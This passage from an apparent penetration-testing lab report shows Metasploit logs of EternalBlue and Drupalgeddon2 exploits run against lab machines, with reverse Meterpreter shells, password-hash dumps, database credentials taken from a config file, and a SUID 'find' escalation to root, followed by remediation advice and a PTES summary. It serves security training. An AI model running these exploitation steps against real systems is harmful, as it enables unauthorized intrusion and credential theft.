   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 44: Check the options to fill in

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.41
RHOSTS => 192.168.1.41
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 45: Set the options

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
[*] 192.168.1.41:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.41:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
 replaced with '*' in regular expression
[*] 192.168.1.41:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.41:445 - The target is vulnerable.
[*] 192.168.1.41:445 - Connecting to target for exploitation.
[+] 192.168.1.41:445 - Connection established for exploitation.
[+] 192.168.1.41:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.41:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.41:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.41:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.41:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.41:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.41:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.41:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.41:445 - Starting non-paged pool grooming
[+] 192.168.1.41:445 - Sending SMBv2 buffers
[+] 192.168.1.41:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.41:445 - Sending final SMBv2 buffers.
[*] 192.168.1.41:445 - Sending last fragment of exploit packet!
[*] 192.168.1.41:445 - Receiving response from exploit packet
[+] 192.168.1.41:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.41:445 - Sending egg to corrupted connection.
[*] 192.168.1.41:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.41
[*] Meterpreter session 1 opened (192.168.1.22:4444 → 192.168.1.41:49170) at 2026-03-10 04:13:10 -0400
[+] 192.168.1.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.41:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 46: Run The Exploit. Session Created

```
meterpreter > sysinfo
Computer        : HASAN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hasan:1000:aad3b435b51404eeaad3b435b51404ee:78301b4dec75b982466f65dc7fdab191:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:c7eb3ab4b4f5989a186b541b968bd6a8:::
meterpreter >
```

Figure 47: Hashes found

5.2. Evidence Collection Summary

Evidence was gathered during Post Exploitation by conducting an EternalBlue SMB vulnerability test on a Windows 7 system in a controlled security lab. Authentication hashes and system artifacts were recorded. In order to preserve integrity, ensure a proper chain of custody, and facilitate forensic investigation of the exploitation attempt, file hashes were recorded.

6. Capstone Project: Full VAPT Lifecycle

In this segment of the report, I will exploit and attack DC-1 machine to capture flags. I will then suggest patches (remediation methods). I will even write a PTES report. Finally, I will draft a non-technical summary.

6.1. Attacking DC-1 Machine: Capturing Flags

Figure 48: DC-1 Machine

```
Currently scanning: 172.16.0.0/16   |   Screen View: Unique Hosts

10206 Captured ARP Req/Rep packets, from 17 hosts.   Total size: 612360
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.11    50:56:bf:44:5e:d6     78    4680  Samsung Electronics Co.,Ltd
192.168.1.1     c4:0f:a6:6b:d7:20   9815  588900  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.19    c8:94:02:7b:e2:07      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.18    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.13    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.20    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.43    08:00:27:50:20:bd      1      60  PCS Systemtechnik GmbH
192.168.1.29    64:6c:80:a1:6c:4b      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.40    96:b9:90:97:43:93      1      60  Unknown vendor
192.168.1.35    c8:94:02:11:86:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.11    c8:94:02:11:86:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.25    c8:94:02:11:86:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.44    c8:94:02:11:86:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.1     c4:0f:a6:6b:d7:31    299   17940  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.17    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.5.1     c4:0f:a6:6b:d7:20      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.20    c8:94:02:11:86:77      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
```

Figure 49: Use sudo netdiscover to find target (DC-1 machine) IP Address

DC-1 (Target Machine) IP Address: 192.168.1.43

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task3]
└─$ sudo msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
```

Figure 50: Open msfconsole

```
msf > search drupal

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/unix/webapp/drupal_coder_exec                  2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1   exploit/unix/webapp/drupal_drupalgeddon2               2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2     \_ target: Automatic (PHP In-Memory)                 .                .          .      .
   3     \_ target: Automatic (PHP Dropper)                   .                .          .      .
   4     \_ target: Automatic (Unix In-Memory)                .                .          .      .
```

Figure 51: Search drupal exploit

```
msf > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

Figure 52: Use the drupal exploit

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.22     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)
```

Figure 53: Check the options to fill in

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.1.43
RHOSTS => 192.168.1.43
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

Figure 54: Set RHOSTS to DC-1 Machine

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (42137 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.22:4444 -> 192.168.1.43:57842) at 2026-03-10 07:37:18 -0400

meterpreter >
```

Figure 55: Run the exploit and get the meterpreter session

```
meterpreter > shell
Process 3115 created.
Channel 0 created.
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

Figure 56: Get Shell Access

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

Figure 57: flag1.txt found

```
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

Figure 58: Go to sites directory

```
cd sites
ls
README.txt
all
default
example.sites.php
```

Figure 59: Go to default directory

```
cd default
ls
default.settings.php
files
settings.php
```

Figure 60: Open settings.php

```
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
```

Figure 61: flag2 found with credentials as well for drupal database

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

Figure 62: Get an interactive shell

```
www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 54
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Figure 63: Get access to mysql using the credentials

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

Figure 64: Check the databases available

```
mysql> use drupaldb
use drupaldb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Figure 65: Access the drupal database

```
mysql> show tables;
show tables;
+----------------------------+
| Tables_in_drupaldb         |
+----------------------------+
| actions                    |
| authmap                    |
| batch                      |
| block                      |
| block_custom               |
| block_node_type            |
```

Figure 66: Check the tables available

```
| taxonomy_vocabulary        |
| url_alias                  |
| users                      |
| users_roles                |
| variable                   |
| views_display              |
| views_view                 |
| watchdog                   |
+----------------------------+
80 rows in set (0.00 sec)

mysql>
```

Figure 67: Look for 'users' table

```
mysql> select * from users;
select * from users;
+----+-------+------------------------------------------------------------+-------------------+-------+-----------+-------------------+------------+------------+-------+
---+--------+-------------------+-----------+---------+-------------------+------+
| uid | name  | pass                                                       | mail              | theme | signature | signature_format | created    | access     | login
   | status | timezone          | language | picture | init              | data |
+----+-------+------------------------------------------------------------+-------------------+-------+-----------+-------------------+------------+------------+-------+
---+--------+-------------------+-----------+---------+-------------------+------+
|   0 |       |                                                            |                   |       |           | NULL              |          0 |          0 |
 0 |      0 | NULL              |           |       0 |                   | NULL |
|   1 | admin | $S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |       |           | NULL              | 1550581826 | 1550583852 | 15505823
62 |      1 | Australia/Melbourne |           |       0 | admin@example.com | b:0; |
|   2 | Fred  | $S$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org  |       |           | filtered_html     | 1550581952 | 1550582225 | 15505822
25 |      1 | Australia/Melbourne |           |       0 | fred@example.org  | b:0; |
+----+-------+------------------------------------------------------------+-------------------+-------+-----------+-------------------+------------+------------+-------+
---+--------+-------------------+-----------+---------+-------------------+------+
3 rows in set (0.00 sec)

mysql>
```

Figure 68: Admin details with password hash found

```
www-data@DC-1:/var/www$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$
```

Figure 69: Go to home directory. flag4 found

```
www-data@DC-1:/home$ find / -perm -u=s -type f 2>/dev/null

find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount

/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home$
www-data@DC-1:/home$
```

Figure 70: Final Flag – Step 1

```
www-data@DC-1:/home$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

Figure 71: Final Flag – Found

6.2. Remediation

Mitigation steps:

1) Update Drupal CMS
- Upgrade to the latest secure Drupal version.

2) Apply Security Patches
- Install official Drupal security updates addressing Drupalgeddon vulnerabilities.

3) Web Application Firewall
- Deploy WAF to block malicious requests.

4) Restrict Web Server Permissions
- Limit execution permissions on web directories.

5) Disable Unnecessary Modules

6.3. PTES Report

Executive Summary
To mimic a real-world attack scenario, a penetration test was carried out against a susceptible virtual system hosted in a controlled lab environment. Finding exploitable vulnerabilities and assessing the efficacy of security controls were the goals. A serious flaw in the Drupal web application was found when the target system was examined using Kali Linux and the Metasploit Framework. The attacker was able to obtain unauthorized shell

access to the system due to the vulnerability that permitted remote code execution. The exploitation showed that an attacker might run commands on the target server and perhaps jeopardize private data. This discovery emphasizes the dangers of out-of-date software and inadequate patch management procedures.

Findings
The Drupal Remote Code Execution vulnerability, often known as Drupalgeddon, was found. Attackers can run arbitrary commands on a susceptible Drupal installation thanks to this vulnerability. The Metasploit exploit module was able to connect to the target machine via reverse shell during the simulation. This demonstrated that the system could be completely hacked by an attacker and was susceptible to remote exploitation. System data, user privileges, and the capacity to execute commands were among the evidence gathered.

Recommendations
Applying all available security fixes and updating Drupal to the most recent supported version are highly advised. The danger of exploitation can be greatly decreased by putting in place a web application firewall, limiting server rights, and conducting frequent vulnerability checks.

6.4. Non-Technical Summary

A test system was subjected to a security evaluation in order to identify potential vulnerabilities that an attacker might exploit. A serious flaw in the Drupal web application that was operating on the server was discovered during the evaluation. An attacker might remotely take over the machine and carry out commands without authorization thanks to this vulnerability. The program was out-of-date and lacked the required security patches, which caused the problem. Attackers might gain access to private information or interfere with services if they were to take advantage of this in a real-world setting. The company should update the Drupal software, install security updates on a regular basis, and conduct frequent vulnerability checks to make sure systems stay safe in order to reduce this risk.

7. Lessons Learnt & Conclusion

Upon finishing this task, I developed a greater comprehension of both the practical and theoretical elements of Vulnerability Assessment and Penetration Testing (VAPT). I discovered how sophisticated vulnerabilities can be detected, examined, and exploited within a controlled lab setting employing professional tools and methods. By engaging in hands-on exercises, I acquired practical abilities in linking exploits, adapting proof-of-concept exploits for particular targets, and employing tools like Metasploit, Burp Suite, and sqlmap to conduct realistic penetration testing situations. Furthermore, I understood the significance of organized documentation, evidence gathering, and upholding an appropriate chain of custody during security evaluations. This task also enhanced my skill in conveying technical discoveries clearly through organized reports and suggestions for remediation, which is essential when addressing vulnerabilities to both technical teams and non-technical stakeholders. In general, the activity enhanced my comprehension of the entire VAPT

lifecycle, from reconnaissance and exploitation to post-exploitation, reporting, and remediation.

8. References

https://www.exploit-db.com/exploits/52473

https://pratham2011-guiqe.wordpress.com/2025/09/04/%e2%98%95-dark-roast-security-dc1-vulnhub-walkthrough/